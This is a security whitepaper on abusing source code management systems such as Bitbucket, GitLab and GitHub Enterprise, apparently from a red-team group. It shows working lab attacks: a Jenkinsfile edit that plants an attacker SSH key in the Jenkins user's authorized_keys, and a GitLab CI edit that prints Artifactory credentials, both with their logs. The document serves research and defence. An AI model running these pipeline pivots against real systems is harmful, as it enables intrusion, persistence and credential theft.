

Controlling the Source: Abusing Source Code Management Systems

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Abstract

Source Code Management (SCM) systems play a vital role within organizations and have been an afterthought in terms of defenses compared to other critical enterprise systems such as Active Directory. SCM systems are used in the majority of organizations to manage source code and integrate with other systems within the enterprise as part of the DevOps pipeline, such as CI/CD systems like Jenkins. These SCM systems provide attackers with opportunities for software supply chain attacks and can facilitate lateral movement and privilege escalation throughout an organization.

This whitepaper will review a background on SCM systems, along with detailing ways to abuse some of the most popular SCM systems such as GitHub Enterprise, GitLab Enterprise and Bitbucket to perform various attack scenarios. These attack scenarios include reconnaissance, manipulation of user roles, repository takeover, pivoting to other DevOps systems, user impersonation and maintaining persistent access. X-Force Red's source code management attack toolkit (SCMKit) will also be shown to perform and facilitate these attacks. Additionally, defensive guidance for protecting these SCM systems will be outlined.

Background

There are many ways to interact with and track source code, along with compiled source code assets. Some of the common terms used in this process are source control, version control and source code management.

SOURCE CONTROL VS. VERSION CONTROL

The terms “source control” and “version control” are often used interchangeably with each other. However, there are differences between these two terms. Source control is specifically for tracking changes in source code, whereas version control also includes tracking changes for binary files and other file types. An example of this would be version control tracking changes to compiled executables, whereas source control would be tracking the changes to the underlying C# or C++ source files that were compiled into that executable. Git is a popular source control tool, and Subversion is a popular version control tool.

SOURCE CONTROL VS. SOURCE CODE MANAGEMENT


As previously mentioned, source control is in relation to tracking changes in source code. To use source control in a practical manner as part of the development process, source code management (SCM) systems are used. These systems allow tracking changes to source code repositories and allow developers to resolve conflicts when merging code commits from multiple people concurrently.

Source Code Management Systems

SCM systems provide a way for multiple team members to work on the same source code files simultaneously, along with keeping track of file history changes and resolving conflicts within source code files. There will typically be some type of user interface for users to interact with. Some of these SCM systems are more popular than others and have been adopted by enterprises, as they integrate into the development process in a more reliable manner. These SCM systems can be abused to facilitate software supply chain attacks¹ and lateral movement within an organization.

¹ <https://www.cisa.gov/publication/software-supply-chain-attacks>

Once a source code project is ready to be compiled and built, it will get pushed to a Continuous Integration (CI) server. After that, it will be tested, scanned, and deployed for use in production.



DevOps Diagram⁷


SOFTWARE SUPPLY CHAIN ATTACKS

An attack that has been gaining popularity recently is software supply chain attacks⁸. In this attack, an attacker injects itself into the development process at one of the phases to deploy malicious code into production. This is typically performed in the “build” phase. For organizations that provide software to other organizations, this can enable the compromise of multiple organizations. One of the most notable software supply chain attacks was the SolarWinds breach⁹, which impacted many organizations in the private and public sector. The below diagram shows the opportunities an attacker has during the development process to implement a software supply chain attack. The research in this whitepaper focuses on the highlighted areas of “B” and “C”, as it relates to the compromise of SCM systems. However, the compromise of these SCM systems can also lead to other scenarios such as “D” where an attacker can use an SCM system to compromise a build platform system.

⁷ <https://devops.com/the-basics-devsecops-adoption>

⁸ <https://www.crowdstrike.com/cybersecurity-101/cyberattacks/supply-chain-attacks/>

⁹ <https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor>



Software Supply Chain Attack Opportunity Diagram¹⁰

LATERAL MOVEMENT TO OTHER DEVOPS SYSTEMS

SCM systems can be used as an initial access point to other DevOps systems that are used in different phases of the DevOps lifecycle. Being able to pivot to the build system to compromise the CI/CD platform or pivoting to the package repository system to compromise the distribution platform are other scenarios where an attacker could perform a software supply chain attack.

SCM Platform to CI/CD Platform

One scenario where an attacker could laterally move from an SCM platform is to target the CI/CD platform. In this example, we will look at a scenario of performing lateral movement from the Bitbucket SCM system to the Jenkins build system¹¹.


When using Jenkins, you can provide a Jenkinsfile¹², which is used as a configuration file of a Jenkins pipeline¹³. This file can be checked into an SCM system, and is what Jenkins uses to perform various actions as part of the build process. An attacker who has gained access to an SCM system will first need to discover any repositories that contain any files named “Jenkinsfile”. In this scenario, an attacker would need write access to the discovered repositories to modify the Jenkinsfile. In Bitbucket, this can be performed via the web interface or REST API.

¹⁰ <https://opensource.googleblog.com/2021/10/protect-your-open-source-project-from-supply-chain-attacks.html>

¹¹ <https://www.jenkins.io/>


¹² <https://www.jenkins.io/doc/book/pipeline/jenkinsfile/>

¹³ <https://www.jenkins.io/doc/book/pipeline/>



Searching for Jenkins pipeline configuration file

An attacker could simply modify the file to perform some malicious action, or they could be more targeted and perform reconnaissance in Jenkins to discover which Jenkins job is using these discovered files from Bitbucket. In the following example, an attacker has identified the Jenkins job using the “Cred-Decryption” Bitbucket repository as shown below.

The image shows a screenshot of the Jenkins web interface. At the top, the Jenkins logo and name are visible. Below that, a breadcrumb trail reads: Dashboard > Pull New Spells > master > #21 > Git Build Data. On the left side, there is a vertical menu with various actions: Back to Project, Status, Changes, Console Output, Edit Build Information, Delete build '#21', Git Build Data (which is highlighted with a blue bar), Restart from Stage, Replay, Pipeline Steps, Workspaces, and Previous Build. The main content area on the right is titled 'Git Build Data' and displays the following information: Revision: ccd724ab07920f69b67dc1cb412ea72b2d1447f0, Repository: <http://bitbucket.hogwarts.local:7990/scm/stud/cred-decryption.git>, and a list of branches containing 'master'. Below this, the section 'Built Branches' shows a list with 'master: Build #21 of Revision ccd724ab07920f69b67dc1cb412ea72b2d1447f0 (master)'.

Dashboard > Pull New Spells > master > #21 > Git Build Data

Back to Project

Status

Changes

Console Output

Edit Build Information

Delete build '#21'

Git Build Data

Restart from Stage

Replay

Pipeline Steps

Workspaces

Previous Build

Git Build Data

Revision: ccd724ab07920f69b67dc1cb412ea72b2d1447f0

Repository: <http://bitbucket.hogwarts.local:7990/scm/stud/cred-decryption.git>

- master

Built Branches

- master: Build #21 of Revision ccd724ab07920f69b67dc1cb412ea72b2d1447f0 (master)

Jenkins job Git build data

To successfully authenticate to the Jenkins system via SSH, an attacker could add an SSH key under their control to the SSH directory for the Jenkins user account. An example of the Jenkinsfile modification in Bitbucket is shown below.

Snippet of code added

Alternatively, an attacker could also wait for the Jenkins job to run on its own at its normal schedule or trigger the job themselves. One option is to use the Jenkins web interface to run the pipeline or via the Jenkins Remote Access API¹⁴ as shown in the example command below.

```
curl -X POST
https://Username:PasswordOrAPIKey@jenkins.host:jenkinsPort/job/JobName
/job/master/build
```

Once the Jenkins job has been triggered manually or via an automated schedule, the output below shows the updated job output where the updated code in the Bitbucket hosted Jenkinsfile ran. The Jenkins job was able to successfully add the attacker's SSH key to the Jenkins server.

¹⁴ <https://www.jenkins.io/doc/book/using/remote-access-api/>

```

Stage Logs (build)
[+] Print Message -- Hello World from Bitbucket! (self time 6ms)
[+] Shell Script -- echo super secret Passw0rd! is in here (self time 279ms)
[+] Shell Script -- hostname (self time 272ms)
[+] Shell Script -- uptime (self time 281ms)
[+] Shell Script -- whoami (self time 276ms)
[+] Shell Script -- echo Adding in SSH key in attacker control so that attacker can SSH to Jenkins server as jenkins user (self time 282ms)
[+] Shell Script -- hostname; echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCsJx8P2+IGHpcak0IMX57g0t+tDK5nB1S9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjmLr6dT2lUX5iuHjT5Z1SPLbd1gg3gyptfspC93+LEqMu0IidE/AgiJP/p3QQR4WRn6vErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0yKLF3nTX+V8qLrZPZn' >>/home/jenkins/.ssh/authorized_keys; cat /home/jenkins/.ssh/authorized_keys (self time 266ms)

+ hostname
jenkins-server
+ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCsJx8P2+IGHpcak0IMX57g0t+tDK5nB1S9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjmLr6dT2lUX5iuHjT5Z1SPLbd1gg3gyptfspC93+LEqMu0IidE/AgiJP/p3QQR4WRn6vErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0yKLF3nTX+V8qLrZPZn
+ cat /home/jenkins/.ssh/authorized_keys

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCsJx8P2+IGHpcak0IMX57g0t+tDK5nB1S9cVISn08JpJQ8JKSnKNSjodEuKL5y3+4qahM4owbqIcjmLr6dT2lUX5iuHjT5Z1SPLbd1gg3gyptfspC93+LEqMu0IidE/AgiJP/p3QQR4WRn6vErNbgJIPU1IHeHA7wSxgC/o4btbrkfoy0yKLF3nTX+V8qLrZPZn

```

Viewing Jenkins build information

At this point, an attacker can now SSH to the Jenkins server using the SSH key under their control, as shown below. This allows the attacker to access the Jenkins server as the Jenkins user account, which gives the attacker the ability to perform various actions, such as extracting all passwords saved within the Jenkins server.

```
[13:26:53] hawk@ubuntu-demo:~$ ssh -i test_ssh_key jenkins@jenkins.hogwarts.local
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

2 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

123 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jan  7 11:22:27 2022 from 192.168.1.54
jenkins@jenkins-server:~$ █
```

Successfully authenticating to Jenkins server via SSH

This example has shown one method where an attacker could pivot from an SCM platform to a CI/CD platform such as Jenkins.

SCM Platform to Distribution Platform

Another scenario where an attacker could laterally move from an SCM platform is to target the distribution platform. In this example, we will look at a scenario of performing lateral movement from the GitLab Enterprise SCM system to the Artifactory packaging system.

An attacker will need to identify any repositories that contain GitLab Runners¹⁵ they can access using a compromised account. A GitLab Runner is an application that runs jobs in a GitLab CI/CD pipeline. From an attacker perspective, these runners can be thought of as agents that can run on servers to execute system commands. Being able to control the CI/CD agent would allow potential compromise of the server that the agent runs on or any assets it interacts with. In the web interface, you can view whether a GitLab Runner is in use via the “CI/CD Settings” in a repository as shown below.

¹⁵ <https://docs.gitlab.com/runner/>

Collapse

Runners

Runners are processes that pick up and execute CI/CD jobs for GitLab. [How do I configure runners?](#)

Register as many runners as you want. You can register runners as separate users, on separate servers, and on your local machine. Runners are either:

- **active** - Available to run jobs.
- **paused** - Not available to run jobs.

Specific runners

These runners are specific to this project.

Set up a specific Runner for a project

1. [Install GitLab Runner and ensure it's running.](#)
2. Register the runner with this URL:

```
http://127.0.0.1/
```

And this registration token:

```
LurAzugFVBECzytrzsLz
```

Reset registration token

Show Runner installation instructions

Shared runners

These runners are shared across this GitLab instance.

The same shared runner executes code from multiple projects, unless you configure autoscaling with [MaxBuilds](#) set to 1 (which it is on GitLab.com).

Enable shared runners for this project

This GitLab instance does not provide any shared runners yet. Instance administrators can register shared runners in the admin area.

Group runners

These runners are shared across projects in this group.

Group runners can be managed with the [Runner API](#).

This project does not belong to a group and cannot make use of group runners.

Available specific runners

- #1 (ktTypYr7) ✎ ⏸ Disable for this project
gitlab-server

Listing repository with GitLab Runner configured

This can also be identified via the GitLab Runners API¹⁶. An example command is shown below to get a listing of all runners that are available to the user being authenticated as.

```
curl --header "PRIVATE-TOKEN: apiToken"
https://gitlabHost/api/v4/runners
```

¹⁶ <https://docs.gitlab.com/ee/api/runners.html>

```
[
  {
    "active": true,
    "deprecated_rest_status": "online",
    "description": "gitlab-server",
    "id": 1,
    "ip_address": "192.168.1.45",
    "is_shared": false,
    "name": "gitlab-runner",
    "online": true,
    "runner_type": "project_type"
  },
  {
    "active": true,
    "deprecated_rest_status": "online",
    "description": "gitlab-server",
    "id": 4,
    "ip_address": "192.168.1.45",
    "is_shared": false,
    "name": "gitlab-runner",
    "online": true,
    "runner_type": "project_type"
  }
]
```

Getting list of runners our user can access

Once an attacker has a listing of the runners available, they need to determine which repository the runners are being used on. This can be performed using the below example request by passing the runner ID at the end of the request.

```
curl --header "PRIVATE-TOKEN: apiToken"
https://gitlabHost/api/v4/runners/RunnerIDNumber | python -m json.tool
| grep -i http_url_to_repo
```

```
"http_url_to_repo": "http://gitlab-server/adumbledore/secret-spells.git",
"http_url_to_repo": "http://gitlab-server/adumbledore/testingstuff.git",
```

Getting repos associated with GitLab runners

Now that an attacker has identified they have access to a runner within a repository, they can modify the CI configuration file¹⁷. This by default is named “.gitlab-ci.yml”. In the below example, the CI configuration file is modified to print the Artifactory username and password to the console that was being used as a part of this CI/CD pipeline.

¹⁷ <https://docs.gitlab.com/ee/ci/yaml/>

Albus Dumbledore > Secret-Spells > Pipeline Editor

main ▾

✔ Pipeline #16 passed for 108972b6: Update .gitlab-ci.yml file

✔ This GitLab CI configuration is valid. [Learn more](#)

Edit Visualize Lint View merged YAML

[Browse templates](#)

```
1  before_script:
2  # do stuff
3
4  build:
5  | script:
6  |   # do stuff
7  |   - curl -u $ARTIFACTORY_USER:$ARTIFACTORY_PASS -X PUT "http://artifa
8  |   configuration.yml" -T configuration.yml
9  |   - echo $ARTIFACTORY_USER
10 |   - echo $ARTIFACTORY_PASS
11 |   only:
12 |     - main
```


Modifying CI configuration file

After a CI configuration file is modified, it immediately triggers the pipeline to run with the new instructions that are given. When viewing the job that ran via the pipeline, you can see the Artifactory credentials have been displayed on the console.

```
1 Running with gitlab-runner 14.7.0 (98daeee0)
2   on gitlab-server ktTypYr7
3   ✓ Preparing the "shell" executor
4     Using Shell executor...
5   ✓ Preparing environment
6     Running on gitlab-server...
7   ✓ Getting source from Git repository
8     Fetching changes with git depth set to 50...
9     Reinitialized existing Git repository in /home/gitlab-runner/builds/ktTypYr7/0/
10    Checking out dbcc2b3b as main...
11    Skipping Git submodules setup
12  ✓ Executing "step_script" stage of the job script
13    $ curl -u $ARTIFACTORY_USER:$ARTIFACTORY_PASS -X PUT "http://artifactory.hogwar
14    % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
15    %         %          %         K   B      s     s     s     K   B
16    100    874    0    655 100    219    3945    1319  --:--:--  --:--:--  --:--:--  5361
17    {
18      "repo" : "test-repo",
19      "path" : "/configuration.yml",
20      "created" : "2022-01-25T08:44:05.871-05:00",
21      "createdBy" : "admin",
22      "downloadUri" : "http://192.168.1.44/artifactory/test-repo/configuration.yml",
23      "mimeType" : "text/plain",
24      "size" : "219",
25      "checksums" : {
26        "sha1" : "ff6de40e3f4a036be994482e54e80d672d6a5d58",
27        "md5" : "e190b43394561e94088672614e249b9a",
28        "sha256" : "5fc55a4a05986714d57fad92643c7e5c03e293b394469e28461ad88756447e4
29      },
30      "originalChecksums" : {
31        "sha256" : "5fc55a4a05986714d57fad92643c7e5c03e293b394469e28461ad88756447e4
32      },
33      "uri" : "http://192.168.1.44/artifactory/test-repo/configuration.yml"
34    }
35  }$ echo $ARTIFACTORY_USER
36  admin
37  $ echo $ARTIFACTORY_PASS
38  Passw0rd!
39  Job succeeded
```

Showing job output

Next, those credentials are used to access the Artifactory system.



Proving access to Artifactory

This successfully shows one method where an attacker could pivot from an SCM system to a distribution platform such as Artifactory.

GitHub Enterprise

GitHub Enterprise is a popular SCM system used by organizations. In this section, there will be an overview of common terminology, the access model and API capabilities of GitHub Enterprise. Additionally, attack scenarios against GitHub Enterprise will be shown, along with how these attacks can be detected in system logs.

BACKGROUND

Terminology

In GitHub Enterprise, a key use of terminology is the use of “enterprise” and “organization”. The term “enterprise” refers to the entire GitHub Enterprise instance. One to many organizations can be contained within an enterprise, and the enterprise manages all organizations. A fully detailed list of common terminology used in GitHub Enterprise can be found at this resource¹⁸.

Access Model

Access Levels

Users that have access to GitHub Enterprise are all members of the enterprise by default. The two primary enterprise roles are “Enterprise owner” and “Enterprise member”. Enterprise owners can manage organizations in the enterprise, administrators, enterprise settings and enforce policy across organizations. Enterprise members are members of organizations that are owned by the enterprise and can collaborate in their assigned organization. Enterprise members cannot access or configure enterprise settings. Details on these enterprise roles can be found at this resource¹⁹.

Within an organization, there are different roles as well. There are five main organization roles listed below. A detailed listing of organizations actions for these roles, along with a description of these roles can be found at this resource²⁰.

- Organization Owners
- Organizations Members
- Security Managers

¹⁸ <https://docs.github.com/en/enterprise-server@3.3/get-started/quickstart/github-glossary>

¹⁹ <https://docs.github.com/en/enterprise-server@3.3/admin/user-management/managing-users-in-your-enterprise/roles-in-an-enterprise>

²⁰ <https://docs.github.com/en/enterprise-server@3.3/organizations/managing-peoples-access-to-your-organization-with-roles/roles-in-an-organization>

- GitHub App Managers
- Outside Collaborators

There are also different roles that can be assigned for repositories within an organization. Five key repository roles are listed below. A detailed listing of repository actions for these roles, along with a description of these roles can be found at this resource²¹.

- Read
- Triage
- Write
- Maintain
- Admin

Access Token Scopes

When assigning an API access token, there are multiple options for permissions to assign to that access token. In GitHub Enterprise, these are called “scopes”. These scopes determine whether the access token has access to repositories, SSH keys, users, and many other facets. A full and detailed listing of all available access token scopes in GitHub Enterprise is listed at this resource²².

API Capabilities

The GitHub Enterprise REST API enables a user to perform several actions such as interacting with repositories, access tokens, SSH keys and more. Administrative actions can also be performed via the REST API. Full documentation on the REST API is available at this resource²³.

²¹ <https://docs.github.com/en/enterprise-server@3.3/organizations/managing-access-to-your-organizations-repositories/repository-roles-for-an-organization>

²² <https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps#available-scopes>

²³ <https://docs.github.com/en/enterprise-server@3.0/rest/guides/getting-started-with-the-rest-api>

ATTACK SCENARIOS

The below scenarios are notable for an attacker to attempt against GitHub Enterprise and have been useful as a part of X-Force Red's Adversary Simulation engagements. This is not an exhaustive list of every single attack path available to execute on GitHub Enterprise. The below table summarizes the attack scenarios that will be described.

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
Repository Takeover	N/A	Yes
User Impersonation	-Impersonate User Login -Impersonation Token	Yes
Promoting User to Site Admin	N/A	Yes
Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key	No Yes No
Management Console Access	N/A	Yes

